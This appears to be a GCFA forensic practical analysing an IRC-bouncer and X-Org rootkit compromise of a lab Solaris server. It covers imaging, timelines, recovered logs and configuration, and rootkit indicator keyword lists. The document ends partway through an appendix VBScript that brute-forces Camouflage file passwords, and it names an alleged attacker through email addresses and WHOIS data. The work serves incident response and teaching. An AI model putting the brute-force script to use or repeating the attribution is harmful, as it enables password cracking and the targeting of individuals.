Packet Contents for Each "CHAT IRC ACCESS" Event

```
NICK Eminem
USER LaFamilia +i 195.197.175.21 :Direct Din CTA de la Puya82 ERROR
:Your host is trying to (re)connect too fast -- throttled
```

A quick check with our external network group identified the local IP address as part of a lab environment. Just about anything is possible in a lab environment, so the activity could be legitimate. It certainly was not probable, but still possible. A quick check at http:///www.samspade.org showed the destination IP address belonged to an ISP in Finland. With this the probability of legitimate usage went down even further. Having established questionable activity was occurring the scope of my authority had been reached – I needed to contact the investigations group to formally resolve this matter. I, of course, had my own motivation – I needed to perform an independent analysis.

A quick review of the facts thus far gives me a decent start to a keyword list. A keyword, or dirty word, list is a collection of words that are related to the analysis and unique enough to be helpful. I started the list in a spreadsheet to make it easy to both add comments (separate column) and only insert the words themselves into the list used. This list is typically used to identify relevant information within stored media. It can also be used as a "checklist" of interesting items to ensure all pieces of the puzzle are explained. Not having media to review meant I couldn't yet use the list in any meaningful way. It doesn't hurt to plan ahead though.

Dirty Word List – First Iteration

Word	Comments
X.Y.206.216	Compromised System
195.197.175.21	IRC Target Network
`Eminem`	IRC Nick
`LaFamilia`	IRC User
`Puya82`	Unique looking text from IRC error

Initial Response – Communication and Assessment

Following the formal incident response process, I called a member of our Intrusion Detection Team and informed her of what I had found. I also summarized it all in an email for her to include in our incident tracking system, with extracted IDS logs for background data. We verified that the centralized IDS system had not detected this problem. The simple configuration problem responsible for this was flagged for correction. We also determined that we had no record of attacks reaching the lab system or being sent by that lab system. An Investigations Team member was briefed and a conference call was immediately formed to facilitate a quick exchange of information.

I informed both of the IDS and Investigations Team members that I would like to participate and needed to get a copy of the drive(s) from the computer if it did not end up being a particularly sensitive incident. As I had been an operational member of the security organization in the past my involvement was neither difficult nor controversial. We assumed we'd find a compromised server (worst case expectation) and our immediate concern was to gain operational control of the situation and determine the business impact of the compromise.

If the lab/system owners had ignored the policies they agreed to (to get the network connection) we could have very sensitive information on the compromised system. The hacker/cracker that infiltrated the system may have noticed any such information and would have been able to copy or alter it. A second fear would be that the lab system was dual homed to the intranet. This too would have been a policy violation. Lab systems are sometimes used as generic test environments for customer demonstrations; this means the compromise could jeopardize a demonstration related to a multi-million dollar purchase. These eventualities are unlikely but we must expect the "worst" if we are to act correctly.

We formulated a plan and contacted the various individuals listed on that lab's network connection request form. We requested the lab owners, and the specific system's owners (once identified), participate on the conference call. It was quickly determined that the lab system was a Solaris server had not been used for anything sensitive, contained no information that could be harmful, and was very minimally important. This meant that the business impact was negligible; the only concern was if the system had been, or could yet be, used to attack a third party resulting in liability issues for us.

We were informed the system was an old Solaris system and told which physical lab room it resided in. The system administrator also informed us that no patches had ever been applied to the system. The group was not sure when the system had been first connected to the intranet but they knew it was sometime this year.

The Investigations Team member assigned to this investigation was occupied with much more severe incidents for the near future so we initially decided to leave the system online and monitor it closely with both IDS systems so we might get a better idea of what the computer was being used for by the attackers. It would have been nice to capture all traffic to/from the compromised system but it was not a viable option. The same IRC authentications were logged but nothing else. When the investigations team member was not yet available after a few days the system was disconnected to the network lest the computer was performing any attacks we could not identify.

The computer was left powered on so I could attempt to gather dynamic system data before it was shutoff for imaging. By disconnecting the system from the internet we risked having the malicious software detect the disconnection and destroy evidence, or having the system generate log data that overwrote deleted data, but we hoped the possible gain of live system data would outweigh the potential loss.

The only value, outside of the GCFA assignment, of the analysis was determining if we may have unknowingly hosted malicious or illegal activity and as a training exercise as the server had no appreciable business value. This made the response - beyond disconnection - a low priority. The relative low priority of this issue coupled with several more urgent items meant that my access to the system was delayed.

Preparation

As I intended to perform a forensically-sound analysis on a Solaris server, and had to wait until I could begin, I begin basic preparatory work. I built a Fedora Core 2 Linux system on a second laptop drive, complete with basic investigation tools such as The Sleuth Kit (TSK) and Autopsy. This system would compliment the Linux VM I prepared for part one of this assignment.

Having a strong reason to believe the server was compromised, and knowing the OS and a few keywords, I was able to begin a little preliminary research about Solaris compromises. I stumbled across a presentation on forensics [14] from Brad Powell, Chief Security Architect at Sun Microsystems, which seemed potentially helpful. Puya82 had a few hits on the internet, possibly as the name of a hacker, but didn't lead to anything valuable - yet.

Data Collection – System Imaging

On Wednesday August 11th the Investigations Team member, the system owner, and myself had a point of mutual availability and we finally were able to collect system data. This was just over a month after the system had been first detected. It was an unfortunate but unavoidable delay. Equipped with a CD of Solaris-compiled tools, we found that the system had been booted with no monitor or keyboard attached. It would not recognize the keyboard when we

attached it, leaving us with no local console access. The keyboard was known to work elsewhere so we went to "Plan B".

A cross-over cable was produced and a laptop, configured with an IP address on the same subnet, was directly connected to the Solaris' network card. Unfortunately, the Solaris server would not respond. All network interfaces were attempted incase we had been misinformed but we were unable to get as much as an ARP from the system. Eventually our options exhausted the system was fully handed to me for further action.

Information about the physical system was recorded for our records and the power was disconnected. This meant all volatile data – such as process information and memory – was lost. The server's case was opened and only one drive was found. The drive was removed and similarly documented. The drive was attached to a laptop running Fedora Core 2 using a hardware write-blocker from BlackBagTech connected via an Adaptec Firewire card. A MD5 hash of the drive was generated. Using DCFLDD the disk was imaged to the internal drive; the Image's MD5 was documented. A hash of the drive was taken again and the hash verified as identical to the one before the imaging generation proving no changes occurred during the image process. I now had a valid copy of the compromised drive.

The disk was then handed to the Investigations Team member who made an image using Encase and the same BlackBagTech write-blocker. No further interactions with the Investigation group occurred; this analysis is my own and did not involve their help. Following our well-documented evidence policies and procedures, the drive was physically returned to the system's owner following the imaging process. The system owner's management agreed not to power on or otherwise use, or modify, the system until we had given our OK.

Physical Evidence Log

Description	Part #	Serial #	Comment	Asset Tag
Computer	600-4537-01	734f0379	System Name (labeled): Cyclopes3 SUN ULTRA2	q92953
Hard Drive	Seagate: ST15230WC Sun: 3702367-02	Seagate: 611000050-02 Sun: 0020772-9720F36565	Seagate Ultra Wide3 SCSI, 4.3GB 80-pin drive	N/A

Electronic Evidence Log

File Name	File Size (bytes)	MD5	Description
200407-028.dd	4,290,969,600	671720b1c6a56a3916585422ecbb393b	Drive from Cyclopes3

There is no physical tag number for this evidence, as might be expected, as our procedures only specify physical confiscation in very select cases. Since imaging could be done on-site temporary confiscation was not required.

To reduce the chances of any mistakes damaging the evidence – such as mounting the image read-write rather than read-only – I created a copy of the image and only worked from that copy. The copy was placed on a USB drive to allow easy transitions between Windows, VMWare, and Linux operating systems. Most analysis was done using the portable drive as the image media.

Image Pre-Processing

The Solaris drive image would only be useful for analysis after processing it to extract its fundamental components. Many hard drives, especially those on single-drive *NIX computers, have multiple partitions. Each partition has its own file system as is a separate logical entity. Extraction of each of these partitions into separate image files was the next step. The tool **mmls**, also part of TSK, will show the partition layout of a disk image.

MMLS – Displaying Disk Partitions

```
[root@localhost img]# mmls -t sun 200407-028.dd
Sun VTOC
Units are in 512-byte sectors

Slot    Start        End          Length       Description
00:  00     0000000000   0006283439   0006283440   / (0x02)
01:  01     0006283440   0008380799   0002097360   swap (0x03)
[root@localhost img]#
```

Mmls has shown us that the disk is broken into two distinct partitions; "/" and swap. The size and length is shown of each so it is easy to use **DD** to "carve out" each partition from the large image file. Our electronic evidence now has two additions.

Electronic Evidence Log (appended)

File Name	File Size (bytes)	MD5	Description
200407-028.dd	4,290,969,600	671720b1c6a56a3916585422ecbb393b	Drive from Cyclopes3
solaris.root.dd	3217121280	af0935c5a07c9279dbbf3dbf75c93d0f	Root partition of 200407-28.dd
solaris.swap.dd	1073848320	00be0087b80d1ee25815677ca4ba4da7	Swap partition of 200407-28.dd

To verify I created the partitions correctly I used **cat** to glue the two files together and rehashed them. The MD5 hash of the reconstructed file was the same as the original. **File** also identified each partition correctly.

Timeline Creation

With the evidence in a usable form it was time to begin analysis. The first challenge is always in deciding where to begin analysis. I could search the image for our dirty word or I could mount the image and explore it manually. Personally, I like to have everything a little more organized at the offset, so before exploration I decided to generate the MAC timeline. The MAC timeline is a file showing all files on the system, allocated and unallocated, listed chronographically such that you can see the last modified, accessed, or changed times for each file. This listing will be useful to see when things changed on the system and to provide a "map" of the structure of the system.

An article at security focus [15] is a nice summary of responding to a compromised system and has a great table showing the meaning of MAC times. I've redisplayed it below.

File Timestamp Change Examples –
From http://www.securityfocus.com/printable/infocus/1738

How common commands change MACtimes for a directory (foo):			
Action	**atime**	**ctime**	**mtime**
creation (mkdir foo)	X	X	X
directory move (mv foo bar)		X	X
file creation (touch foo/foo)		X	X
file creation (dd if=/dev/zero of=foo/foo count=1)		X	X
list directory (ls foo)	X		
change directory (cd foo)			
file test (-f foo)			
file move/rename (mv foo foo_mvd)		X	X
permissions change (chmod/chown <some_perm> foo)		X	
file copy (mv foo_mvd foo)		X	X
file edit (vim foo)		X	X
file edit (emacs foo)	X	X	X
file edit (nvi/nano foo)			
How common commands change MACtimes for a file (f1):			
Action	**atime**	**ctime**	**mtime**
creation (touch foo)	X	X	X
creation (dd if=/dev/zero of=foo count=1)	X	X	X
rename (mv foo bar)			
permissions change (chmod <some_perm> foo)		X	

copy (cp foo bar)	X		
copy overwrite (cp bar foo)		X	X
append (cat >> foo)		X	X
overwrite (cat > foo)		X	X
truncate (cp /dev/null foo)		X	X
list file (ls foo)			
edit (vim/emacs/xemacs/joe/jed foo)	X	X	X
edit (ed/nvi/vi (sun)/vi (obsd)/nano/pico foo)	X[1]	X[1]	X[1]
1 - all times changed, but atime is slightly older than mtime and ctime			

Timeline analysis, using TSK, is done by first creating a "body" file, using **fls** and **ils**, that contains information on each identifiable file on the system. The second step is to process the body file with a timeline generation script; it chronographically organizes the information from the body file.

Creating The MAC Body File

```
[root@localhost img]# ils  -f solaris -m solaris.root.dd > /images/solaris/solaris.ils
[root@localhost img]# fls  -f solaris -m / -r solaris.root.dd > /images/solaris/solaris.fls
[root@localhost img]# cd /images/solaris/
[root@localhost solaris]# cat *.?ls >solaris.body
[root@localhost solaris]# ls -alrt solaris.*
-rw-r--r--  1 root root   44608 Oct  3 23:00 solaris.ils
-rw-r--r--  1 root root 4278256 Oct  3 23:00 solaris.fls
-rw-r--r--  1 root root 4322864 Oct  3 23:00 solaris.body
[root@localhost solaris]#
```

The body file is a plain-text collection of unordered file entries. A modern server has quite a few files; even this lowly lab server has a 4 megabyte listing of files. That's a lot of data to review. I thought I might be able to create a smaller file of more relevant information by restricting the file listing to a few important files, such as **ps**, and a few key words related to compromises. I created a new keyword list and generated a smaller version of the body file using **grep**. The resultant body file was 28k, a substantial reduction.

Body File Keyword List

/passwd	/du (
/shadow	/ls|
/uptime	/ls (
/whoami	/irc
/sudo	/ssh
/ps|	/tar
/ps (	.tar
/login	.gz
/netstat	/gzip
/lsof	/bzip2

/ftp	x-org
/su|	t0rn
/su (	libX.a
/du|	adore

Trial and error was needed to make the reduction seemingly accurate, based on the size of the output file. In hindsight, the body keyword exercise was minimally useful. The compromise ended up being very obvious and the full timeline was needed immediately. Had the compromise had been less obvious, and I needed to spend more time determining what Bad Thing™ transpired, this reduced timeline might have been more helpful.

Having the body files, it was a trivial task to produce the chronographically sequential timeline using the **mactime** command creating one timeline per body file.

System Analysis

Having procured an image of the system, prepared that image for analysis, and generated a context-providing timeline it was now time to analyze the system. The first thing I did was examine the last time stamps to see if the time on the system had been accurate. The last files written where within a few hours of the image capture so the time line does not need to be adjusted. Assuming the attacker did not actively forge any timestamps then the timeline is an accurate indicator of past activity.

After a few minutes of skimming through the smaller MAC timeline I remembered that the previously mentioned article at SecurityFocus [15] suggests using **find** to identify SUID and GUID files. That was a great idea. I mounted the solaris partition (read-only and noexec) as /mnt/solaris.

Using Find to Locate All SUID and GUID Files

```
[root@atc090-02 solaris]# find /mnt/solaris/ -perm -6000 -ls
238372   23 -r-sr-sr-x   1 root     root        23500 Jun  2 07:04 /mnt/solaris/usr/lib/libX.a/bin/passwd
127425   23 -r-sr-sr-x   1 root     sys         23500 May  9  2003 /mnt/solaris/usr/bin/passwd
```

The name libX.a looked familiar; it was a part of a root kit I had already read about while reading about Solaris root kits. The previously mentioned presentation from Sun showed this kit as well. A few minutes more with Google revealed that it was also involved in the Honeynet project's Scan of the Month (SOTM) 28. The root kit is well documented – I can even find a copy of the installation script [16]. I then installed rkhunter and scanned the Solaris mount. Rkhunter gave me a warning about "X-Org SunOS Rootkit" but did not find any other root kits.

Knowing even more semi-random data about the incident I need to get the situation more orderly – it was time to go back to the timeline. I wanted to review it in a text editor that could handle the size of the document and allow me to add

commentary. I cut off the early dates from the full timeline, before 2004, and copied the remaining lines into Excel. This would enable me to keep the data in distinct columns, color code files names, and add comments.

A reiterative process of searching for key words related to the OS and libX.a/X-Org root kit, followed by a few sequential reviews of the listing, resulted in a decent understanding of what happened when on the system. The application used by the business unit created a very large number of temporary files (presumed function) making the timeline very "busy". The upside of this was that legitimate system activity tended to be very easy to identify.

The timeline indicates the root kit was installed on June 2nd, 2004 at roughly 7:04 am. To really understand what transpired it would be helpful to get the installation script. I took a few minutes and started searching swap space for additional information related to the root kit. Conveniently, searching the swap image for the string "X-ORG" gave me the installation script as shown in Appendix F. I could then cross reference the timeline with the installation script. As I examined the timeline I examined the files on the file system to get a better idea of how each piece functioned. The root kit installation is configurable to allow customized operation so we have useful information about the "hacker" as well.

Unsurprisingly, it is not only "white hats" that gain knowledge from compromised system analysis; we see proof in Appendix G that this root kit was improved due to a CERT advisory. This file was particularly helpful for this analysis as it served as a list of things to specifically look for.

Timeline Analysis

Although analysis of the root kit files was quite informational, a more complete understanding of the compromise required additional work. I returned to the timeline file I had partially annotated and resumed working on it. Tracing the installation of the root kit seems best done this way and resulted in quite a few discoveries.

Starting on Wednesday June 2nd, at 7:04 am, there is a flurry activity as the root kit was installed. Some of this activity is obvious based on the root kit information noted above, other information is not. A ssh key file, /usr/bin/ssh_host_key.pub, was created at the time of root kit installation. This file, used to authenticate SSH connections, has the user id "root@NoraD" embedded within it. This same user ID has been associated with previous compromises [18]. It does not appear elsewhere in the image.

A sniffer was installed as /usr/sbin/modstat, started by the script modcheck added to rc2, and directed to dump output to /usr/lib/libp/libm.n. The starting script and the sniffer were found on the system but the output file was not. Whenever the rc2 script runs the text "Restart on {date}" would be added to the sniffer output text file. A search for "Restart on" in the unallocated data did not

reveal anything useful. The timeline for these files indicates dates of June 20th; it is possible that the attacker manually redid these or changed their timestamp information via touch. Touch was also last accessed at this time.

At 7:05am, only one minute into the installation, a mail file was generated; seemingly a message that failed to send. I could find no source for this email. It may have been caused by a file or script that no longer exists. The email appears to be a simple "phone home" message to send the attacker key information about the victim. The email indicated PsyBNC is available on a given port but that application was not available where the root kit installation would have put it. This reinforces the theory that PsyBNC had been removed from its default installation point subsequent to original installation.

Mail File - /var/mail/nicu

```
From MAILER-DAEMON Wed Jun  2 07:05:20 2004
Return-Path: <MAILER-DAEMON>
Received: from localhost (localhost)
by SYSTEMNAME (8.11.7+Sun/8.11.7) id i52C5KH15890;
Wed, 2 Jun 2004 07:05:20 -0500 (CDT)
Date: Wed, 2 Jun 2004 07:05:20 -0500 (CDT)
From: Mail Delivery Subsystem <MAILER-DAEMON>
Message-Id: <200406021205.i52C5KH15890@SYSTEMNAME>
To: nicu
MIME-Version: 1.0
Content-Type: multipart/report; report-type=delivery-status;
boundary="i52C5KH15890.1086177920/SYSTEMNAME"
Subject: Returned mail: see transcript for details
Auto-Submitted: auto-generated (failure)
Content-Length: 1600

This is a MIME-encapsulated message

--i52C5KH15890.1086177920/SYSTEMNAME

The original message was received at Wed, 2 Jun 2004 07:05:19 -0500 (CDT)
from root@localhost

----- The following addresses had permanent fatal errors -----
kan3x@yahoo.com

----- Transcript of session follows -----
550 5.1.2 kan3x@yahoo.com... Host unknown (Name server: mailhost: host not found)

--i52C5KH15890.1086177920/SYSTEMNAME
Content-Type: message/delivery-status

Reporting-MTA: dns; SYSTEMNAME
Arrival-Date: Wed, 2 Jun 2004 07:05:19 -0500 (CDT)

Final-Recipient: RFC822; kan3x@yahoo.com
Action: failed
Status: 5.1.2
Remote-MTA: DNS; mailhost
```

```
Last-Attempt-Date: Wed, 2 Jun 2004 07:05:20 -0500 (CDT)

--i52C5KH15890.1086177920/SYSTEMNAME
Content-Type: message/rfc822

Return-Path: <nicu>
Received: (from root@localhost)
by SYSTEMNAME (8.11.7+Sun/8.11.7) id i52C5JI15888
for kan3x@yahoo.com; Wed, 2 Jun 2004 07:05:19 -0500 (CDT)
Date: Wed, 2 Jun 2004 07:05:19 -0500 (CDT)
From: nicu
Message-Id: <200406021205.i52C5JI15888@SYSTEMNAME>
10.2.3.4: 65535   ibiza  PSYBNC:8282
System:
Content-Type: text
MIME-Version: 1.0

SunOS SYSTEMNAME 5.8 Generic_108528-22 sun4u sparc SUNW,Ultra-2
----------------------------------------------------
inet 127.0.0.1 netmask ff000000
inet 10.2.3.4 netmask ffffff00 broadcast 10.2.3.255
inet 192.168.0.1 netmask fffffc0 broadcast 192.168.0.255
----------------------------------------------------
7:04am  up 15 day(s), 18:25,  1 user,  load average: 0.34, 0.15, 0.12
----------------------------------------------------


--i52C5KH15890.1086177920/SYSTEMNAME--
```

This email provides another possible clue to the attacker's identity. The IP addresses shown have been changed, but it appears to have bound to a network card that would not have been internet routable. A search of unallocated and swap space for this email address only returns text that appears identical to a portion of the email above.

The root kit would have normally installed a denial of service (DoS) tool called stacheldraht (German for "barbed wire") as "/etc/security/audit_device". This was not installed; that portion of the installation script was commented out.

On Sunday, June 20th, there is some activity at approximately 2:30 am. This primarily consists of modified and change time changes for the sniffer program. It is worth noting the accessed time for /usr/sbin/modstat was June 2nd but the modified/change time was the 20th.

On June 28th at 7:44 am, an attacker returns. The attacker installed muh, an "IRC bouncer", at this time. The timeline, due to its inherent limitations, is slightly jumbled. Based on device activity the attacker seems to have started muh and then left the system.

Later that day, at 16:16, the attacker returns. Presumably using wget, a tar file (muh.tar) was placed in /usr/bin/cdb and extracted to /usr/bin/cdb/muh. Muh is started by the execution of /usr/bin/ksha, a call to which is added to /etc/rc2. A pid is generated at 16:16:48 and was the running instance of muh until the power was pulled. PsyBNC, another IRC bouncer, was also placed in the cdb directory. This utility should have already been installed by the root kit but couldn't be found; the original install may have been deleted manually. The logs generated by muh confirm successful IRC activity occurred. Muh configuration files and log file excerpts can be found in Appendix I. The modified dates of the muh and psybnc directories predate the installation on this system: they were set according to the dates within the tar archive.

After this date there was minimal file activity related to the compromise. A few of the trojaned system utilities were accessed but that appears to have been normal use of the system; such as when the system administrator ran **netstat**.

Unallocated Space

After having reviewed the root kit, read information on the root kit from the web, and examined the MAC timeline I had a decent understanding of what had transpired. Unallocated space had not really been utilized yet so I turned to that for the last part of the analysis. Using **dls** I extracted all deleted space from the Solaris system. I then used **strings** on the **dls** file.

Dirty Word List – First Iteration

Word	Comments
Eminem	IRC NICK
LaFamilia	IRC User
Puya82	Attacker's alias
X-Org	The group that created the root kit
lib/libX.a	Installation path of the root kit
rohackro@yahoo.com	Attacker's email addresss
insane@luckster.com	Attacker's email addresss (legacy?)
kan3x@yahoo.com	Attacker's email addresss
sunrk.tar	rootkit's archive
muh	IRC Bouncer
psybnc	IRC Bouncer
213.48.150.13	IRC IP address
193.109.122.67	IRC IP address
195.197.175.21	IRC IP address
195.47.220.2	IRC IP address

Analysis of the unallocated space did not reveal anything too profound. The rootkit's archive file (sunrk.tar) was not found. A portion of a muh log appears, but this was from the same day as the other muh logs. It provides no new information.

Recovered Partial Muh Log File – From Unallocated Space

```
54402049 [Mon 28 Jun 16:16:48] + ---------- NEW SESSION ----------
54402107 [Mon 28 Jun 16:16:48] + muh version Puya82 Rulez - starting
log...
54402174 [Mon 28 Jun 16:16:48] + listening on port 8383.
54402222 [Mon 28 Jun 16:16:48] + muh's nick is 'Eminem'.
54402270 [Mon 28 Jun 16:16:48] + trying server '213.48.150.13' on port
6667...
54402340 [Mon 28 Jun 16:16:48] + tcp-connection to '213.48.150.13'
established!
54402411 [Mon 28 Jun 16:16:49] + nickname 'Eminem' is in use - using
nickname 'HaCkeRuL'.
54402492 [Mon 28 Jun 16:16:49] + nickname 'Eminem' is in use - using
nickname 'bu\LZvUU'.
54402573 [Mon 28 Jun 16:16:49] + connected to
'London.UK.Eu.UnderNet.org'.
54402639 [Mon 28 Jun 16:16:51] + rehashing...
54402676 [Mon 28 Jun 16:16:51] + parsing configuration file...
54402730 [Mon 28 Jun 16:19:03] + caught client from '194.102.194.114'.
54402792 [Mon 28 Jun 16:19:06] + authorization successful!
54402842 [Mon 28 Jun 16:19:06] + reintroducing channels...
54402892 [Mon 28 Jun 16:20:18] + client signed off.
```

The most interesting thing extracted from unallocated data is a portion of a muh configuration file. This does not match the settings that the allocated version had, but is related to the same attacker. This shows that the attacker has been "in the game" for a while – at least since mid 2002.

Recovered Partial Muh Configuration File – From Unallocated Space

```
1325174784 /* $Id: muhrc.in,v 1.18 2002/05/08 16:49:15 leemh Exp $
1325174840     ##
1325174848   #####  ###    ##      ##   ##     ##   ##
1325174892  ### ## ## ##   ##      ##   ##     ##  ####
1325174938 ###  ####   ##  ##      ##  #########   ###
1325174982  #    ##    ##   ###  ###   ##    ##
1325175020            #     ######   ##      ##   ##
1325175064                                     #
1325175106              CONFIGURATION FILE
1325175144 /************************************
1325175184  ********* REQUIRED SETTINGS *********
1325175224  ************************************/
1325175266 nickname = "Eminem";
1325175288 altnickname = "DMX";
1325175310 realname = "Direct Din CTA de la Puya82";
1325175352 username = "LaFamilia";
1325175376 listenport = 8383;
1325175396 password = "FEcr7GkuRzf0k";
1325175424 servers {
1325175434         "213.48.150.13",
1325175460         "193.109.122.67",
1325175486         "209.67.60.33",
1325175510         "213.48.150.1"
1325175538 channels = "#EgaliDinNastere";
```

```
1325175570 away = "dati foc mother fucker...here Puya82";
1325175618 leave = false;
1325175634 getnick = true;
1325175650 nevergiveup = true;
1325175670 rejoin = true;
1325187083 #muhrc
```

Swap Space

The root partition held the regular file system for the server. The second partition, swap space, is another valuable repository. I had already performed a few ad-hoc searches, such as "X-Org" which identified the root kit's installation script, but a more thorough review was needed. I examined the swap disk's image using the same dirty word list as I had for unallocated space. Nothing new was found though: the installation script was the only major find there.

Confirmation of No Data Loss

The group responsible for this system assured us that no sensitive information was contained on this system. Accidents happen though, and people are not always forthcoming during investigations, so I examined the system to find data that might appear sensitive.

Analysis of the timeline had already shown me most of what occurred on the system. I knew the main application in use was not sensitive. I performed several searches for words or phrases, such as our company name or "confidential proprietary", and found nothing noteworthy.

Identifying the Attacker

We can identify the person who attacked this server with reasonable confidence. The root kit configuration script lists two of his email addresses: rohackro@yahoo.com and insane@luckster.com. The first of those addresses does not appear in web searches but the later does. Someone named "Daniel_Daniel" registered that address at a Romanian educational forum. He has made 9 posts to this forum but I would have needed to register, and read Romanian, to make use of this data source. Insane@luckster.com was commented out in the installation file so this is probably a legacy email address; from a different attacker or abandoned by the same attacker.

The unexplained email offers a third possible email address - kan3x@yahoo.com. Finally, the name Puya82 is found in many places across the files, particularly the IRC related material. A web search finds several possibilities. In particular, I noticed www.puya82.com. How convenient. The registration for this non-functional site is clearly fictitious and lists a contact email of rohackro@yahoo.com. It appears our hacker has registered his domain name using a small ISP in Columbus Ohio called ee.net.

DNS Information for www.puya82.com (from www.samspade.org)

puya82.com=[209.190.118.142]

Organization:
dasd
jmada dasdas
dasdas
new york ny 10115
US
Phone: 555-8123-913
Email: rohackro@yahoo.com

Registrar Name....: Register.com
Registrar Whois...: whois.register.com
Registrar Homepage: http://www.register.com
Domain Name: PUYA82.COM
Created on.....: Mon Jan 15 2001
Expires on.....: Sat Jan 15 2011
Record last updated on..: Mon Jan 26 2004
Administrative Contact:
dasd
jmada dasdas
dasdas
new york ny 10115
US
Phone: 555-8123-913
Email: rohackro@yahoo.com

Technical Contact:
dasd
jmada dasdas
dasdas
new york ny 10115
US
Phone: 555-8123-913
Email: rohackro@yahoo.com

Zone Contact:
dasd
jmada dasdas
dasdas
new york ny 10115
US
Phone: 555-8123-913
Email: rohackro@yahoo.com

Domain servers in listed order:

DNS33.REGISTER.COM	216.21.234.87
DNS34.REGISTER.COM	216.21.226.87

The IRC channels seem to have a rap oriented theme – Eminem, Egali Din Nastere – so it is likely that our attacker is a rap fan. There is a Puya82 affiliated

with radiovest.ro so we may even have a picture of our attacker at http://radiovest.fateback.com/membrii.html.

Puya82 seems to be the most prominent name woven throughout the data. I was able to get limited time with a Romanian translator who informed me the IRC banner “Direct Din CTA de la Puya82“ translates to “directly z CTA from Puya82”. The translator also provided the following information on the possible meaning of Puya:

Translator’s Explanation of the Meaning of Puya
puya is not in Romanian. It should be "puia" (but when there is an 'y' it is read as 'i'). And puia is a new word, created by youngsters. "pui" means young animal, adding an 'a' at the end it gets feminine.

Forensic Integrity of Review Process

The MD5 cryptographic hash of the evidence remained unchanged at the end of the investigation. This mathematically proves that the analysis process did not change the evidence in anyway what so ever.

	File Name	File Size (bytes)	MD5
Before Analysis	200407-028.dd	4,290,969,600	671720b1c6a56a3916585422ecbb393b
After Analysis	200407-028.dd	4,290,969,600	671720b1c6a56a3916585422ecbb393b

Lessons Learned

This investigation was quite informative and a few areas for improvement are already known.

- A keyword-based MAC timeline wasn’t useful. It probably was not a bad idea but isn’t worth the effort if the attack is obvious.
- A hub should be connected to the disconnected system so its logs do not fill up with network disconnect errors
- A quicker response is always better
- Solaris in particular is a weak point for our investigations team; that will need improvement though increased exposure and practice.
- Contemplation of what worked well, and what didn’t, will be helpful as a foundational process document for performing future system investigations.
- Our enterprise’s IDS was not properly configured to always detect IRC traffic. IRC traffic is not considered normal for our environment and any occurrence should be investigated.

Appendix A: Word List Generation Script

When faced with the need to access a file that has password protection we need a list of possible passwords. There are, to be sure, many password dictionaries available on the internet we could use. Using a list of hundreds of thousands of random words should not be our first choice though – we should try a list of words applicable to our analysis. How can we do that? Simple – generate a list of all words found within the image file.

Some commercial forensic software, such as AccessData's Forensic Toolkit (FTK), have this word list generation feature built in. With limited access to such software, and the preference for adventure, we can do this manually instead.

To start, **strings** can be used to pull all text from the image file. The Windows version of Strings from Sysinternals automatically extracts Unicode or we can use the Linux variant twice to pull all text and then all Unicode text. We'll use the Windows version. Having a list of all text we now need to convert that into words. Perl is the obvious choice for this, excelling at text manipulation. The Windows version of Perl, from ActiveState, can be used to run the script.

This script will take the file generated by Strings, extract probable words, and display them to STDOUT in order of most frequent word first. A real password probably would not be the most frequent word but this sorting tends to hit the real words before hitting all the text-like junk Strings also produces.

Rather than simply breaking out each space-separated word on each line we'll manually break some of the text down based on a few special characters. This might prevent us from extracting a complex password but it will give us more words overall. In this way the string "word1_word2" will result in the passwords "word1" and "word2".

Please note, the author freely admits to having poor coding skills and there is most likely a cleaner way to create the same program.

GenImageWords.pl

```
########
## Usage: GenImageWords.pl StringsFile.txt > WordList.txt
########
open (INFILE, "<$ARGV[0]") or die "No Input file!";
use strict;
my %words;
my $word;
my $wordA;
my $wordB;
my $wordC;
my $wordD;
```

```
while (<INFILE>) {
foreach $wordA (split /\s+/,$_) {                ##separate words based on space(s)
  foreach $wordB (split /_/,$wordA) {            ##separate words based on _
    foreach $wordC (split /\\/,$wordB) {         ##separate words based on \
      foreach $wordD (split /\./,$wordC) {       ##separate words based on .
        #### write each word to a hash for uniqueness
        $words{$wordD} = $words{$wordD} + 1;   #add each word to the word list, count occurances
      }
    }
  }
}

}

### Print each unique word found, sorted by frequency
foreach $word (sort {$words{$b} <=> $words{$a} } keys %words) {
print "$word\n";
}
```

Appendix B: Brute Force Password Entry Script

The following Visual Basic script (vbScript) is a minimally elegant, but effective, tool designed to brute force the password of any Camouflaged file. Ideally this is used using a dictionary file generated from all words found on the confiscated media. Due to the flawed hiding of the password within a Camouflaged file this tool is not really needed but it was quickly developed, works, and is useful in demonstrating a second attack against Camouflage – the lack of a failed password time-out or failed attempt limit.

If a time-out period had been implemented, but was not persistent between multiple instances, then the same attack would work by simply stopping and restarting the Camouflage program between password guesses. This would have been harder to automate through due to the need to manually give the Camouflage window cursor focus.

The vbScript interpreter is available on all Windows systems 9x and above. To use this script the user must have Camouflage installed and invoke the decryption function by **right-clicking** on the Camouflaged file and selecting **uncamouflage**. This will result in a password prompt. The password guessing script is then invoked from a command line with the syntax **cscript camoguess.vbs**, assuming the following code is named "camoguess.vbs". Once invoked the program will verify Camouflage is running and pause for two seconds before attempting every "password" in the file "wordlist.txt". During the pause the user must manually change focus ("click on") to the Camouflage window.

The script will attempt multiple variations of each word – "as is" within the file, all upper case, all lower case, and lower case with the first letter capitalized. A running list of all guessed passwords will print on the screen. The author is unaware of a simple method to determine if the screen has changed (password guessed) so the extracted output will be stored in a folder with the name of the next password attempted. The new folder will be placed in the root of the currently logged-in user's profile. For example, if the password is guessed and the next attempted password is "Red" then the files will be extracted to "c:\documents and settings\{USER ID}\Red". This is because when Camouflage prompt for the destination folder the script will supply the next password.

Following decryption Camouflage will terminate. The script will identify Camouflage is no longer running and terminate with the message "Camouflage has exited - password guessed?" If the script reaches the end of the word list and Camouflage is still running it will print "Looks like no password found. sorry."

Camoguess.vbs - Camouflage Password Guessing Script

```
Dim wshShell
Dim fso
Dim WordFileName
Dim WordFile
Dim TextLine
Dim Processes
Dim Process

wordFileName = "wordlist.txt"

Set WshShell = WScript.CreateObject("WScript.Shell")
set fso = Wscript.CreateObject("scripting.FileSystemObject")
set WordFile = fso.OpenTextFile(WordFileName,1, False)


' ### Make sure Camouflage is running to receive password attempts
Set Processes = GetObject("winmgmts://").ExecQuery ("Select * from win32_Process where name =
'Camouflage.exe'")
if Processes.count = 0 then
wscript.echo "FATAL Error - Camouflage isn't running... "
wscript.quit(0)
end if


' ### Give user a chance to change windows / focus
WScript.Sleep 2000 '

' ### Try a Blank password first...
WshShell.SendKeys "{ENTER}"
WshShell.SendKeys "{ENTER}"

' ### Open word list file
if err.number <> 0 then
wscript.echo "Cannot Open word list file {" & WordsFileName & "} " & err.description
wscript.quit(0)
Else
' ### Everything is ok, process file
